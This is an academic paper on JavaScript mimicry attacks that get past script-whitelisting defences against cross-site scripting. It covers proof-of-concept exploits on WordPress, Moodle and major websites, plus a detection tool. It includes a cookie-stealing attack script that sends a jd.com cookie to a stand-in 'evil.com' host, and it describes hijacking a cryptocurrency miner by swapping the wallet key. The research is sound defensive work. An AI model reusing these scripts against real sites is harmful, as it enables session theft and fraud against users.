# Mime Artist: Bypassing Whitelisting for the Web with JavaScript Mimicry Attacks*

Stefanos Chaliasos,[1] George Metaxopoulos,[1] George Argyros[2], and Dimitris Mitropoulos[1]

[1] Department of Management Science and Technology,
Athens University of Economics and Business
{stefanoshaliassos, george.metaxopoulos}@gmail.com, dimitro@aueb.gr
[2] Department of Computer Scinence, Columbia University
argyros@cs.columbia.edu



**Abstract.** Despite numerous efforts to mitigate Cross-Site Scripting (XSS) attacks, XSS remains one of the most prevalent threats to modern web applications. Recently, a number of novel XSS patterns, based on code-reuse and obfuscated payloads, were introduced to bypass different protection mechanisms, such as sanitization frameworks, web application firewalls, and the Content Security Policy (CSP). Nevertheless, a class of script-whitelisting defenses that perform their checks inside the JavaScript engine of the browser, remains effective against these new patterns. We have evaluated the effectiveness of whitelisting mechanisms for the web by introducing "JavaScript mimicry attacks". The concept behind such attacks is to use slight transformations (i.e. changing the leaf values of the abstract syntax tree) of an application's benign scripts as attack vectors, for malicious purposes. Our proof-of-concept exploitations indicate that JavaScript mimicry can bypass script-whitelisting mechanisms affecting either users (e.g. cookie stealing) or applications (e.g. cryptocurrency miner hijacking). Furthermore, we have examined the applicability of such attacks at scale by performing two studies: one based on popular application frameworks (e.g. WordPress) and the other focusing on scripts coming from Alexa's top 20 websites. Finally, we have developed an automated method to help researchers and practitioners discover mimicry scripts in the wild. To do so, our method employs symbolic analysis based on a lightweight weakest precondition calculation.

**Keywords:** Cross-site Scripting · JavaScript · Whitelisting · Mimicry Attacks

## 1 Introduction

For more than 15 years, Cross-site Scripting (XSS) has been one of the top security problems on the web. Researchers and practitioners have been either introducing different XSS variations [1–7], or developing approaches to defend against

* To appear in *Proceedings of the 24th European Symposium on Research in Computer Security (ESORICS '19).*

such attacks [8–13]. In practice, XSS attacks are usually addressed through the utilization of XSS sanitization frameworks [14, 15] which encode and transform the input before further processing by the application to remove any potentially dangerous parts of the input, Web Application Firewalls (WAFs) [16] which block potentially malicious requests and the Content Security Policy (CSP) [17] which enforces specific policies for all scripts in a website.

Recently, a number of novel attacks that been introduced to bypass the aforementioned defenses. Specifically, Lekies et al. [1] have introduced a novel form of code-reuse attacks on the web by employing "script gadgets". In such an attack, a malicious user injects HTML markup into a web site with an XSS vulnerability. Initially, such content will not be identified as an executable script code. However, throughout the application's lifetime, the various script gadgets of the website will transform the injected content into a valid XSS attack, thus bypassing a variety of defense mechanisms including WAFs, sanitizers and CSP. In addition, Heiderich et al. [18] employed encryption techniques to turn malicious scripts into obfuscated payloads that can bypass a number of defenses including sanitization frameworks.

Given the impact of such attacks, it is important to evaluate the effectiveness of other defenses against these patterns. In particular, a class of proposed defenses based on script-whitelisting [13, 19–22] remains effective against the aforementioned attacks. A whitelisting mechanism that protects web applications from XSS attacks operates in two modes: First, it creates unique identifiers for every valid script during a training phase, that takes place before the application goes on-line. These identifiers combine elements that are extracted from either the script, e.g. a part of its Abstract Syntax Tree (AST), or its execution environment, such as the URL that triggered the execution. All identifiers are stored into a whitelist. Then, during production, only scripts that generate identifiers that exist in the whitelist will be identified and approved for execution.

The most recent whitelisting mechanisms [13, 19, 22] perform such checks at runtime, in the JavaScript engine of the browser. Thus, they can examine all scripts that reach a browser from alternative routes and can deal with various attacks such as Document Object Model (DOM)-based XSS [3]. The reason why whitelisting defenses can hinder code-reuse attacks on the web is that the payload of a script gadget per se, is not a script coming from the application. When this script reaches the JavaScript engine of the browser and an identifier is generated, this identifier will not be in the whitelist (even if identifiers for the different script gadgets may exist), thus the attack will be prevented. In the case of an obfuscated payload, whitelisting mechanisms will prevent the attack after its decryption on the client-side when it reaches the engine. At this point, the mechanisms will prevent its execution because they will not find a corresponding identifier.

Given that whitelisting mechanisms can potentially thwart advanced XSS attacks such as the above, it is significant to assess the security guarantees they offer. A remaining avenue of attacking a whitelisting defense is through a *mimicry attack*. The concept behind a mimicry attack is to employ a rather benign functionality of the target system to achieve a different outcome, that in turn serves

a malicious purpose. Different kinds of mimicry have been introduced to circumvent intrusion detection systems [23] and the anomaly detection mechanisms of UNIX [24].

The authors of some of the aforementioned whitelisting mechanisms point out that mimicry attacks could affect their defenses [13,19]. However, they argue that such attacks are not applicable on a large-scale and downplay their potential impacts. This is mainly because there has not been an in-depth investigation of *JavaScript mimicry attacks* in terms of practicality and severity. In this paper, our goal is to answer the following question:

*What is the impact of JavaScript mimicry attacks against whitelisting defenses for the Web?*

To answer this question, we present the first large-scale study on JavaScript mimicry attacks and how they can bypass whitelisting mechanisms. In the context of our study, adversaries can either employ the benign scripts of an application exactly as they are, or craft and use script variations, i.e. scripts with the same AST but with different leaf values. Such variations can be used because the mechanisms usually do not take into account the whole AST of a script, especially if the script is dynamic and its values change frequently.

We have identified different attack patterns of JavaScript mimicry that can have a variety of impacts. Our patterns involve the usage of different elements such as the DOM of a web page and Ajax requests. Through our proposed attacks, adversaries can steal or delete cookies, hijack cryptocurrency miners, modify tokens, redirect users and more.

Finally, we have developed an approach to discover potential attack vectors automatically. In particular, our method searches script ASTs for functions that can be used in an attack and checks if their arguments are affected by literals at some point within the script. Then, our method can check if a mimicry script can be generated from an identified vector through symbolic analysis.

Our contributions can be summarized as follows:

1. We introduce JavaScript mimicry attacks, a variation of XSS attacks. Based on a formal attack model, we identify different attack patterns and show that they can have a major impact to either users or web sites (Section 3).
2. Through JavaScript mimicry, we evaluate the effectiveness of whitelisting for the web. Specifically, we point out the weaknesses that may allow mimicry attacks to circumvent such mechanisms and highlight the features that help them prevent some of them. To do so, we examine the applicability of JavaScript mimicry on a large scale by examining hundreds of scripts coming from vulnerable versions of widespread application frameworks (e.g. WordPress) and Alexa's top 20 popular websites (Section 4).
3. We introduce an automatic method that can analyze a set of given scripts to identify potential attack vectors. Our method employs symbolic analysis based on a lightweight weakest precondition calculation [25] to decide if a mimicry script can be generated from these vectors. Throughout our evaluations, our approach did not produce any false alarms and caused a minimum of false negatives (Section 5).




Fig. 1: The two different setups for performing whitelisting on the Web. Notably, setup 1 is vulnerable to DOM-based XSS attacks [3, 27].

4. We provide a number of recommendations derived from our study. The recommendations can be of use to researchers who intend to develop new and more robust whitelisting mechanisms for the web (Section 6).

## 2 Whitelisting for the Web

Whitelisting is based on a number of ideas introduced in the original intrusion detection framework [26, 27]. We analyze these concepts and identify the key characteristics of each mechanism that implements this approach.

### 2.1 General Principles

To protect web applications from XSS attacks, a whitelisting mechanism operates in two phases. First, it "learns" all benign scripts, usually in the form of unique identifiers, during a training phase. This is done in different ways depending on the implementation. Then, only those scripts will be recognized and approved for execution during production.

The authors of whitelisting mechanisms for the web, follow two different setups illustrated in Figure 1. In the first one, a server-side proxy is responsible for enforcing the whitelisting by examining the scripts included in the HTTP responses. XSSDS [21] and SWAP [20] are two typical mechanisms that follow this setup. The second setup involves a security layer that wraps the JavaScript engine of the browser. When a request is performed, this layer receives the identifiers from the server-side. Then, based on the identifiers it distinguishes benign scripts from malicious ones.

The major difference between the two setups is that the first one is vulnerable to DOM-based XSS attacks [3, 27]. This is because in such an attack, the payload, hidden in a URL sent to the web user, never reaches the server. As a result, it is not contained in the HTTP response and the proxy will not prevent the attack. Note also that the first whitelisting mechanisms do not support dynamic scripts and only focus on the creation of identifiers for static ones. This significantly restricts the applicability of those mechanisms due to the dynamic nature of today's websites.

### 2.2 Recent Developments

The most recent whitelisting defenses follow setup 2 (see Figure 1), are able to handle dynamic scripts, and can prevent a variety of XSS attacks including

Table 1: The different elements considered by whitelisting mechanisms that follow setup 2.

| Mechanism | Script-Related | | | | Script-Independent | | |
|---|---|---|---|---|---|---|---|
| | AST parts | Literals | Static URL References | URLs Assembled at Runtime | URL Triggering the Execution | Script Type | `eval` |
| XSS-GUARD [22] | ✓ | ✗ | ✗ | ✗ | ✗ | ✗ | ✗ |
| SICILIAN [13] | ✓ | ✓* | ✓ | ✗ | ✓ | ✗ | ✓ |
| nSing [19] | ✓ | ✗ | ✓ | ✓ | ✓ | ✓ | ✓ |

*SICILIAN includes literals (i.e. constant-strings and integer values) only for specific scripts that are specified by the developers. These scripts should not contain values that constantly change over time because that would lead to false positives.

code-reuse attacks [1]. When they generate a script identifier, the mechanisms associate different elements that come either from the script or from its execution environment. There are three mechanisms that implement this method, namely: XSS-GUARD [22], SICILIAN [13], and nSign [19]. Table 1, illustrates the different elements that each mechanism takes into account.

XSS-GUARD [22] is not a recent approach per se, but it is the first that aimed to defend against XSS attacks on the client-side. During training, XSS-GUARD extracts the AST of a script and associates it to the corresponding HTTP response. When in production, the mechanism examines again the AST of each script and prevents the ones that are not associated with a response. Apart from using the AST of a script, SICILIAN [13] looks for static URL references in the script to check for interactions with other web sites. Furthermore, SICILIAN incorporates the URL that triggered the execution of the script as an element, and handles scripts that are passed as arguments to the `eval` function. nSign [19] considers similar elements with SICILIAN. However, it does not take into account the entire AST of a script, focusing more on specific keywords and their number of appearances. Also, it examines the type of the script (i.e. if it is inline or external) and the dynamic URLs that may be passed as arguments to the script at runtime.

As we will observe in the upcoming section, an attack vector arises because of the ways that the above mechanisms handle the AST of a script. Specifically, when XSS-GUARD compares ASTs during production mode, it also checks for an exact match of lexical entities. Nevertheless, constants are not compared literally. nSign does not consider such values too when it examines a script. On the other hand, SICILIAN includes constant strings and integer values as elements. However, in the case of dynamic scripts (that include frequently changing values), the mechanism lets developers exclude such elements.

## 3 JavaScript Mimicry under Whitelisting

To evaluate whitelisting mechanisms we introduce JavaScript mimicry attacks. Specifically, we provide a formal model and present different attack patterns.

### 3.1 Attack Model

For any JavaScript expression, we consider the abstract syntax tree $T$ of the expression and denote by literal any constant value in this expression, such as


Fig. 2: (Left) AST for the expression `JQuery('post-1').hide()`. (Right) AST for the expression `JQuery('get').hide()` resulting by substituting the literal `post-1` with the literal `get`.

constant-strings or integer values. For an AST $T_l$, we denote by $l$ the set of literals for $T_l$ and we define $T_{l/\sigma}$ as the tree resulting by substituting the set of literals $l$ with a set of literals $\sigma$. For example in Figure 2 we display the AST for the expression `JQuery('post-1').hide()`, with the corresponding literal "post-1" in the left subtree and the AST resulting by substituting the literal "post-1" with the literal "get".

The attacks we consider in this paper are constructed by replaying or manipulating valid scripts found in the context of vulnerable websites. More specifically, for a website, we consider the set $\mathcal{T}$ of ASTs for all expressions in the website. Specifically, this set contains ASTs coming from either inline and external scripts. Inline scripts refer to JavaScript code contained within HTML `<script> ...</script>` tags, or code included in event handlers (e.g `onclick = "..."`). External scripts are typically referenced by a web page using the `src` attribute of the script tag and they are included in external documents. Then, we consider the set:

$$\mathcal{A} = \{T_{l/\sigma} : T_l \in \mathcal{T} \wedge \sigma \text{ is a substitution of literals for } l\}$$

The set $\mathcal{A}$ contains all ASTs of valid JavaScript expressions, which result by taking all expressions found in the target website and performing arbitrary changes in their literals. We call the set $\mathcal{A}$ to be the set of *mimicry expressions* for the target site. Notably, a script included in $\mathcal{A}$ only if it is invoked by the application and thus, there is an identifier in the corresponding whitelist.

The goal of the attacker is to use the restricted set of statements in $\mathcal{A}$, in order to construct a target exploit program. The set of useful exploit programs can vary from application to application and is discussed in greater detail in the following section. Recall that our attack model is based on the fact that whitelisting mechanisms do not consider the entire AST of a script (see Subsection 2.2) to deal with dynamic scripts that change frequently [13, 21].

### 3.2 Attack Patterns

We have identified two basic attack patterns that can bypass whitelisting mechanisms: *script replay* and *tampering literals*. The concept behind script replay is to extract scripts from a website and inject them as they are into another potentially vulnerable part of the same site. When they run in the context of this

```
$(document).ready(function(){
  $("button").click(function(){
    $.ajax( {
        url: "foo.com",
        success: function(result){
          // do something with the returned data.
    }});
  });
});
```

(a) Ajax request

(b) DOM element initialization

```
document.getElementById("example").innerHTML =
  "example_value"
```

```
ytcfg.set({
    'XSRF_TOKEN': 'token_value'
})
```

(c) Setting a property

Fig. 3: Potential attack vectors.

part though, they will affect the functionality of the application in a different way. By tampering literals, attackers can exploit the fact that string-constants and integer values are not considered as elements of the corresponding unique identifier generated by the defenses. Tampering literals may involve either (1) the simple modification of the web page's properties, or the utilization of (2) DOM elements and (3) Ajax requests.

In an *Ajax-based* mimicry attack we employ jQuery's `.ajax()` function to make asynchronous requests. A common example is presented in Figure 3a where a script makes a request to a specific URL to retrieve some data. With a mimicry attack, we can execute this function with a different element, event, and URL.

A DOM *manipulation* mimicry attack employs code constructs that manipulate the DOM elements of a page. As an example, consider an application that specifies the value of an HTML element named `example`, using the script of Figure 3b. This allows us to modify the content of this element and display another element, by changing the `example_value`.

An attack that employs *property modification* targets scripts that explicitly define certain object properties, such as personalization specifications and tokens. For example, consider the script in Figure 3c where the argument values of `ytcfg.set` are literals. Through mimicry, attackers can modify the value of `XSRF_TOKEN` thus changing the web page's CSRF token value.

## 4 Proof-of-Concept Exploitations

We searched for proof-of-concept exploitations in two different use cases. First, we analyzed vulnerable versions of well-known *application frameworks* and performed real-world exploitations. Then, we looked for potential attacks that can affect *Alexa's top 20 websites* assuming the existence of an arbitrary vulnerability (worst-case assumption).

In all cases, we assumed that the entity under attack employs one of the mechanisms discussed earlier. Our initial intention was to deploy the mechanisms and examine their effectiveness in practice. However, nSign was the only mechanism available [28] and consequently the only mechanism that we could install. The effectiveness of the other mechanisms was examined based on their design principles.

Table 2: Attack patterns and their impacts in the different use cases.

| Use Case | Tampering Literals | | | Replay Scripts |
|---|---|---|---|---|
| | DOM Manipulation | Ajax-Based | Property Modification | |
| Frameworks | HE, R, FL, MH | ✗ | CMH | HE, R, MH |
| Alexa top 20 | HE, R, FL, AM | FL, CS, AM | TM, CD | CD, FL, R, HE |

CS: Cookie Stealing, CD: Cookie Deletion, TM: Token Modification, AM: API Manipulation, R: Redirection, CMH: Cryptocurrency Miner Hijacking, HE: Hide Elements, MH: Message Handling, FL: Force Logout

As we discovered, mimicry attacks can have different impacts. Table 2, illustrates the impact of each attack pattern on the aforementioned use cases. Key impacts involve cookie stealing, cryptocurrency miner hijacking, API manipulation, message handling, token modification and cookie deletion. Notably, we did not manage to find valid Ajax-based attacks for any of the application frameworks that we examined. This is mainly because the applications mainly use submission forms instead of Ajax requests.

Below, we present one attack per pattern for brevity. We also present two additional exploitations in our Appendix A. Furthermore, we discuss how the attack can bypass these mechanisms and if it cannot, we highlight the design choices that led to the prevention. Table 3, summarizes which of the identified attack patterns can bypass each of the examined mechanisms. Note that the mechanisms that follow setup 1 can be easily bypassed because they cannot handle dynamic scripts (which we extensively use in our exploitations). Finally, notice that some of the mechanisms can be bypassed under certain circumstances. If this is the case, we describe these circumstances in detail.

### 4.1 Application Frameworks

We examine popular frameworks such as WordPress, Joomla, and Moodle to highlight how mimicry attacks may affect multiple websites that are based on such frameworks. For instance, WordPress currently powers over 30% of the web [29] and Moodle is a prevalent CMS (Content Management System) framework for academic applications.

**Methodology** Initially, we explored the lists of published XSS vulnerabilities for each framework (and their plug-ins), as reported by CVE [30]. In the case of WordPress we found more than 100 related reports (23 of them were reported since 2017). We also found 68 and 81 reports for Joomla and Moodle respectively.

Then we downloaded and installed different vulnerable versions of each framework. In addition, we examined vulnerable versions of popular WordPress plugins (e.g. the *Participants Database*, which is used in more than 320.000 installations).

Finally, we inspected all scripts used by each framework to identify potential attack vectors. Then, by using the selected scripts we performed real-world exploitations.

Table 3: Attacks that can bypass the mechanisms. In some cases the attacks are successful under specific circumstances, as we explain in our proof-of-concepts.

| Approach | Mechanism | Mimicry Attacks | | | | DOM-XSS |
|---|---|---|---|---|---|---|
| | | *Tampering Literals* | | | *Replay Scripts* | |
| | | DOM Manipulation | Ajax-Based | Property Modification | | |
| Client-Side | XSS-GUARD [22] | ✓ | ✓ | ✓ | ✓ | ✗ |
| | SICILIAN [13] | ✓ | UC | ✓ | ✓ | ✗ |
| | nsing [19] | UC | UC | ✓ | ✓ | ✗ |
| Server-Side | XSSDS [21] | ✓ | ✓ | ✓ | ✓ | ✓ |
| | SWAP [20] | ✓ | ✓ | ✓ | ✓ | ✓ |

UC: Under Circumstances

**Attacks** We present a DOM manipulation and property modification attack and discuss if and how the whitelisting defenses can prevent them.

First, we exploited a vulnerability found in the Participants Database plug-in of WordPress 4.7.1 (described in CVE-2017-14126 [31]). In particular, we managed to perform a cryptocurrency miner hijacking attack. First, we installed a popular JavaScript cryptocurrency miner, *Coinhive* [32]. To load the miner a standard inline script was written to (a) include the library as an external script, (b) provide the necessary credentials (wallet address) of the user whose balance will be increased:

```
var miner = new CoinHive.Anonymous('BENIGN_KEY');
```

and (c) start the miner. Note that, when a user visited the page, a pop up window appeared requesting permission to allow the use of the browser's resources to mine. If the user agreed, the mining started. Then, we injected the same inline script but with a different wallet address. An identical pop up window began to appear each time users visited the page. However, if they agreed the mining was done for a different wallet address.

The aforementioned attack bypass all the whitelisting mechanisms presented in Section 2.2, because the AST stays intact (except for the literal), there is no interaction with any external URL and the script type does not change (inline).

We were also able to handle messages via mimicry in the Moodle framework, version 2.9. This version contains a reflected XSS vulnerability, as reported in CVE-2016-2153 [33]. To perform our attack we employed a function used on behalf of the website to show a specific message (i.e. a false notification about a student's grade), named `show_confirm_dialog`. Specifically, we formed a well-crafted URL with the following script as a parameter:

```
M.util.show_confirm_dialog('click', {'message': 'Bob \'s grade is 9'})
```

To launch this attack, one could use phising techniques and send the URL to a Moodle user. This attack could bypass all mechanisms, except for nSign, because `show_confirm_dialog` is included in an external script. nSign identified a different type for this script (inline), thus preventing the attack.

```
function getHistory() {
  var e = decodeURIComponent(
  ↪  escape(getCookie("pin"))), t =
  ↪  getCookie("_ghis"), o = window.
  ↪  document.location.host.toLowerCase().indexOf
  ↪  ("360buy.com") >= 0 ? "360buy" :
  ↪  "jd";
  if (null == t && null != e) {
    var r = "//gh." + o + ".com/BuyHis.aspx?mid="
      + encodeURIComponent(e);
    $.ajax({
      url: r,
      type: "GET",
      dataType: "jsonp",
      success: function(e) {
        // Success Callback
          }
    })
  }
}
```

(a) Initial script

```
function getHistory() {
  var e = decodeURIComponent(
  ↪  escape(getCookie("__jda"))), t = getCookie(""),
  ↪  o = window.
  ↪  document.location.host.toLowerCase().indexOf
  ↪  ("360buy.com") >= 0 ? "evil.com" :
  ↪  "evil.com";
  if (null == t && null != e) {
    var r = "//" + o + "/cookie_stealer.php?cookie="
      + encodeURIComponent(e);
    $.ajax({
      url: r,
      type: "GET",
      dataType: "jsonp",
      success: function(e) {
        // Success Callback
          }
    })
  }
}
```

(b) Attack script

Fig. 4: Cookie stealing with an Ajax-based mimicry attack on `jd.com`.

### 4.2 Alexa Top 20 Study

In an attempt to see how JavaScript mimicry attacks would affect popular sites even if they employ whitelisting, we examined the scripts of Alexa's Top 20 websites.

**Methodology** We retrieved the scripts of the top 20 Alexa web sites from a publicly available dataset [34] that has already been used for research purposes [35]. Overall, we examined 381 inline scripts and 70 external scripts.

Given that there are no reported XSS defects for Alexa's top 20 websites, we assume that their pages contain at least one XSS vulnerability which could serve as a stepping stone for our mimicry attacks. This assumption is meaningful, since such vulnerabilities are reported almost every day for popular websites.

Table 4 illustrates the overall results regarding the Alexa study. First, it includes the number of inline and external scripts per site. In addition, it shows the number of the different exploitable attack patterns we identified on those scripts for each site. Note that we deliberately excluded the DOM manipulation pattern, as *all* of the examined websites included numerous scripts that allow corresponding attacks. Observe that 15 from the 20 websites are vulnerable to property modifications, while Ajax-based exploits could affect 8 out of the 20 examined websites. In the following, we present two representative examples with significant impacts: an Ajax-based and a script replay attack.

**Attacks** A mimicry attack that can be used to steal the user's cookie could be launched against `jd.com`. Specifically, the site defines a function named `getHistory` in one of its external scripts. The source code of the function can be seen in Figure 4a. Observe that the function employs jQuery's `.ajax()` function to perform a GET request to a specific URL, providing an encoded representation of the user's cookie as a parameter.

Figure 4b presents a corresponding mimicry attack script that can send the user's cookie to an external URL. First, we modify the input of `getCookie` (line

Table 4: Alexa's top 20 statistics including the number of scripts considered and the number of successful attacks. All inline scripts were collected from the index pages of the websites.

| Website | # of inline | # of external | Ajax-based Property Modification | Replay Scripts |
|---|---|---|---|---|
| amazon.com | 129 | 0 | 2 | 2 | 3 |
| baidu.com | 9 | 1 | 2 | 2 | 0 |
| facebook.com | 14 | 1 | 0 | 4 | 0 |
| google.com | 14 | 1 | 0 | 1 | 0 |
| google.in | 14 | 1 | 0 | 1 | 0 |
| google.jp | 14 | 1 | 0 | 1 | 0 |
| instagram.com | 5 | 6 | 0 | 1 | 0 |
| jd.com | 0 | 4 | 7 | 2 | 0 |
| live.com | 3 | 3 | 0 | 1 | 0 |
| qq.com | 6 | 8 | 1 | 0 | 0 |
| reddit.com | 16 | 5 | 2 | 1 | 2 |
| sina.com.cn | 92 | 13 | 3 | 1 | 2 |
| sohu.com | 5 | 7 | 5 | 1 | 0 |
| taobao.com | 11 | 1 | 0 | 2 | 0 |
| tmall.com | 7 | 4 | 0 | 0 | 0 |
| twitter.com | 8 | 1 | 2 | 0 | 0 |
| vk.com | 3 | 1 | 0 | 1 | 0 |
| wikipedia.org | 2 | 2 | 1 | 1 | 0 |
| yahoo.com | 16 | 7 | 0 | 0 | 1 |
| youtube.com | 13 | 3 | 0 | 3 | 0 |
| Totals | 381 | 70 | 25 | 25 | 8 |

2), by replacing it with a cookie key. Note that all possible key-value pairs of cookies can be accessed through `document.cookie`. Therefore, the variable now contains the decoded value of `_jda` cookie (that is the cookie for `jd.com`), which is then passed encoded as a GET parameter value to the URL specified in lines 7–8 (variable `r`) and 10 (`url`). To make the request, variable `t` needs to be null (line 6). We achieve this by simply replacing `_ghis` with an empty string, so that `getCookie` returns a null value. We have also made changes in lines 4, 5, 7, 8 to form the URL to which the request is going to be made. In line 5, we change the values "`360buy`" and "`jd`" to "`evil.com`", so that variable `o` always points to an external website. Then, in lines 7–8 we concatenate all values to generate the final URL through variable `r`. Observe that we have composed a new URL that will be passed to another script as an argument at runtime.

The aforementioned attack could bypass most of the mechanisms for reasons that we have already explained. Through the cookie stealing attack we can make an interesting observation regarding nSign. First, we see that we can generate a URL dynamically as the script executes. This initially tricked nSign, which did not detect any static URL references in the script. However, nSign also examines the URLs that are passed as arguments to a script at runtime. In this case, the URL with the `evil.com` domain lead to an unrecorded identifier and nSign prevented the attack.

We have also identified a number of script replay attacks that can bypass all the examined mechanisms. In particular, by using a one-line script as-is, we could typically render `reddit.com` unavailable. This script is found as an inline script in the website's index page and it is invoked under certain circumstances e.g. when the page waits for a user to accept a cookie:




Fig. 5: Overview of the mimicry script generation approach.

```
document.querySelector('#block-homepage').style.display = 'block';
```

In this way, it renders the page unavailable until a specific event takes place (e.g. the user accepts the cookies).

### 4.3 Threats to Validity

A threat to the internal validity of our findings involves the fact that we did not manage to deploy two client-side mechanisms due to their unavailability (note that the unavailability of prevention mechanisms has already been observed in other works [27,36]). However, all the defenses under investigation are based on well-defined principles and threat models which are described clearly in the corresponding papers. Hence, examining their effectiveness based on their described architecture and design concepts should be considered as well-grounded.

## 5 Discovering Mimicry Attack Scripts

We have developed an automated approach to evaluate the prevalence of mimicry scripts in the wild. We are planning to release our toolkit as open-source software.

### 5.1 Approach Overview

We start by identifying a set of functions that can be used to perform an attack. Such methods, which we call *sinks*, include Ajax requests such as the ones shown in Subsection 4.2, methods from the jQuery family, functions that manipulate the DOM and more. Afterwards, we employ an existing script collection scheme [37], (note that this scheme has already been used for similar purposes [34, 35]) to download a set of both inline and external scripts from a target website. Then, we statically analyze the scripts to check if any sinks are included. If no occurrences of the target functions are found our method terminates with no attacks discovered. If certain instances of sinks are found, our approach proceeds to check whether the arguments of the target functions are affected by literals and optionally, our method can check whether an argument of the function can be manipulated into a specific value, using a backwards symbolic analysis. Finally, the set of potential mimicry scripts are returned to the user for further inspection. A summary of the aforementioned steps are shown in Figure 5.

**Algorithm 1** Searching for Mimicry Scripts

```
1: INPUT ast: the AST of a script
2: INPUT K: a set with all sink methods
3: function EXPLORE(ast, K)
4:     S ← ast.getStatements();
5:     for all s ∈ S do
6:         if s.hasMethodInvocation(K) then
7:             A ← s.getArguments();
8:             for all a ∈ A do
9:                 if a.isLiteral() then
10:                    markScript();
11:                else if a.isVariable() then
12:                    T ← a.trackRelatedStatements(S);
13:                    for all t ∈ T do
14:                        if a.isAffectedByLiteral(t) then
15:                            markScript();
```

### 5.2 Symbolic Analysis

Our analysis is performed in two stages. The first involves the identification of sink functions. In the second we determine whether an argument of a function can attain a specific value.

**Identifying Potential Attack Vectors** Given a set of scripts of a specific website, we retrieve the Abstract Syntax Tree (AST) of each script by using the *Acorn* JavaScript parser [38]. Then, we explore the AST to search for sinks. Algorithm 1, describes how our method can identify a script as a potential attack vector. Specifically, when a sink is identified (line 6) the following steps are performed:

• *Step 1*: Initially, we check whether the arguments in the target function are literal values (line 9). In this case we can assume that a mimicry script can be constructed based on the script that we are currently inspecting, thus we mark the script as a potential mimicry script (line 10).

• *Step 2*: If the arguments of the target function are not literals, our next task is to determine whether these values are actually affected by literals earlier in the script. This process is again performed in two steps. In the first step, taint tracking is performed to find all the statements that can affect the values of the arguments of the function (line 12). All the other statements are removed from further consideration. If our analysis determines that the arguments are partially affected by literals (line 14), we mark the script as a potential mimicry script.

**Weakest Precondition Calculation** In order to further evaluate the impact of a potential mimicry script, our approach offers the capability to perform a lightweight symbolic analysis and determine whether an argument of a function can attain a specific value.

Our symbolic analysis is based on a lightweight weakest precondition calculation [25]. In a nutshell, the weakest precondition works by starting with a target

statement (the sink) and a post-condition, which in our case is an equality constraint asserting that an argument of the target function is set to a specific value (or contains a specific value). Afterwards, the weakest precondition computation moves backwards and computes a symbolic expression for the argument of the function. Finally, we assert that the expression generated is equal to the value provided by the user (for example a target domain name) and query a solver to obtain, if possible, the values for the literals that will allow us to set the argument to the target value.

Generally, the main challenges in weakest precondition calculation is the existence of loops and performing an interprocedural analysis. In our setting, our analysis is strictly intraprocedular and we treat each loop as a simple conditional statement. Moreover, we do not perform any simplifications in order to generate smaller conditions [39]. However, our method manages generally quite small scripts, hence such optimizations are not required for practical performance.

The main difference between traditional weakest precondition computation and our approach is that, instead of treating the input values as free variables in the resulting formula, our approach replaces every literal with a fresh free string variable. Therefore, in our case, the inputs are considered to be all literals encountered during the analysis of the target script. Notice that, assigning to each literal a free variable is in accordance to the formal threat model defined in section 3.1: for each literal we generate a fresh variable and query the solver in order to find the correct substitution that allows the argument of the target function to be set to a specific value.

Our weakest precondition calculation is implemented using the Z3 solver [40] and the string solver component of Z3, Z3-str3 [41]. Currently, our approach supports a limited number of string functions such as `substring`, `indexOf` and other string manipulation functions supported by Z3. Since our analysis is static, we replace DOM properties such as `document.location.host` and others to the corresponding values they obtain in the target website in order to be handled by our method. If our approach encounters a function which is not currently supported then the computation is aborted. For example, consider the following code fragment:

```
var o = "360buy";
var r = "//gh." + o.substring(0, 3) + ".com/BuyHis.aspx?mid=";
$.ajax(r); // set r to "http://evil.com"
```

We can determine whether the argument of an Ajax call can be set to an arbitrary target domain name by deriving the following formula:

$$l_1 \cdot substring(l_0, 0, 3) \cdot l_2 = "http://evil.com"$$

### 5.3 Validation and Further Results

We have validated our sink identification module by running it on the scripts that we have already inspected manually in our Alexa study. To do so, we first

focused on the identification of Ajax requests. Recall that in our manual analysis we found Ajax-based mimicry scripts in 8 websites (see Table 4). Our module managed to identify 16 mimicry scripts from the 21 that we have identified. Notably, the module did not produce any false alarms. We further investigated why the module produced false negatives and found out that the corresponding scripts were partially malformed and Acorn could not extract a valid AST from them. Finally, we run the tool for Alexa top 1000 web sites. In 26875 scripts, the module detected 1344 Ajax-based, and 13330 DOM-Manipulation attacks.

## 6 Building Effective Whitelisting Mechanisms

Through our study, we have identified a number of advantages and disadvantages regarding whitelisting for the web. In the following, we enumerate some key observations for building more effective whitelisting mechanisms in the future.

• *Mimicry scripts will be considered as inline scripts*: Taking into account the type of the script could be a valuable asset. This is because a mimicry script will always be treated as an inline script as we observed in Section 4. Hence, if an attacker uses an external script, a mechanism that considers the type of the script, will prevent the attack because it will identify it as an inline one. However, this is not the case if an attacker chooses to use an inline script.

• *Dealing with dynamically assembled URLs*: By tampering the literals of a script, attackers can assemble malicious URLs that in turn can be passed as arguments to Ajax requests at runtime and steal user cookies. nSign whitelists the benign URLs that pass as arguments to scripts at runtime, thus this attack will not circumvent the mechanism. A problem here is that, in some cases, the URLs that are fed to scripts as arguments change regularly because they contain elements that are dynamically modified (such as the ID of a user of a social media website). In this case, multiple false alarms would be produced.

• *Fine-grained identifiers*: An interesting approach would be to provide options regarding which scripts will be whitelisted and how. This is currently supported by SICILIAN but not in a fine-grained manner (there are only two kinds of identifiers). Having many different classes of identifiers for the various scripts of a website can provide more flexibility. For instance, the identifier corresponding to an inline script invoking a JavaScript miner (see Subsection 4.1), should include the whole AST of the script, along with its literals. Contrariwise, if a script is developed to change based on the credentials of an authenticated user, the corresponding identifier should include a smaller part of the script's AST.

• *Detecting mimicry scripts during testing*: Developers and security engineers could benefit by running our program analysis method as part of their testing process. If a script could be used as an attack vector then our tool could produce an alert and notify them.

## 7 Related Work

